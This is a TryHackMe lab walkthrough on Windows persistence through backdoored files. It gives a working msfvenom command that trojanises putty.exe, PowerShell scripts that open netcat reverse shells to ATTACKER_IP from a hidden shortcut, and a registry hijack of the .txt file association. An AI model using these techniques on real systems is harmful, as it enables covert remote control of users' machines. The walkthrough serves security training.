TryHackMe-Walkthroughs-by-Aby
Room : Windows Local Persistence - Backdoor files
This room shows how we can make a backdoor using the files users interact with regularly and also making sure the files react as expected. This will make sure we dont blow our cover.
Process 1 - Executable files
If you see any user with having executables on their desktop, the chances are high that they use it very often. We will plant an exploit using msfvenom. For example, we will use putty.exe here. Create a backdoored version of the exe that will also start an extra binary thread. Using the command:
msfvenom -a x64 --platform windows -x putty.exe -k -p windows/x64/shell_reverse_tcp lhost=ATTACKER_IP lport=4444 -b "\x00" -f exe -o puttyX.exe
The resulting puttyX.exe will execute a reverse_tcp meterpreter payload without the user noticing it.
Process 2 - Shortcuts files
We can tamper with the shortcut file to run a script that will run a backdoor and then run the normal program so that our cover is not blown.
- Backdoor script in C:\Windows\System32 or any other sneaky location : File name: sc.ps1 (it says, Reverse a shell and then run the calculator)
Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe <put your ATTACKER_IP> 4445"

C:\Windows\System32\calc.exe
- Lets make the calc icon launch our script
Target script on icon:
powershell.exe -WindowStyle hidden C:\Windows\System32\sc.ps1

Note: Also make sure you change the icon of the calc to intended aplication - calc (available under system32 folder - shown in the image)
- On the attacker side, lets listen for the connection on port 4445. Run on terminal:
nc -lvp 4445


- As soon as you open the calc icon on victim machine, you will see a connection formed on attacker machine terminal. You can then retrieve the flag5.exe.
Process 3 - Highjack based on file types
We will force the OS to run a shell whenever the user opens a specific file type. Default OS file associations are kept inside registry HKLM\Software\Classes where the ProgID (Programmatic ID) is associated with the file type subkey. A ProgID is simply an identifier to a program installed on the system.

txtfile is associated with anything .txt

txtfile when opening runs the command %SystemRoot%\system32\NOTEPAD.EXE %1
Note: %1 is like a placeholder for the name of the file to be opened
- To hijack the extension, we will change the command with our script that executes a backdoor and then opens the file. Let’s make a script: (my script name: sc.ps1)
Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe <put your ATTACKER_IP> 4448"
C:\Windows\system32\NOTEPAD.EXE $args[0]
Save it in a sneaky place Note: pass $args[0] to notepad, as it will contain the name of the file to be opened, as given through %1
- Edited the register and replaced it with our command to open the script

- On the attacker machine, lets listen to the port 4448. Run on terminal:
nc -lvp 4448

- As soon as you open a .txt file on the victim machine attached, a reverse shell will be established with your attacker machine. Retrieve flag using
flag6.exe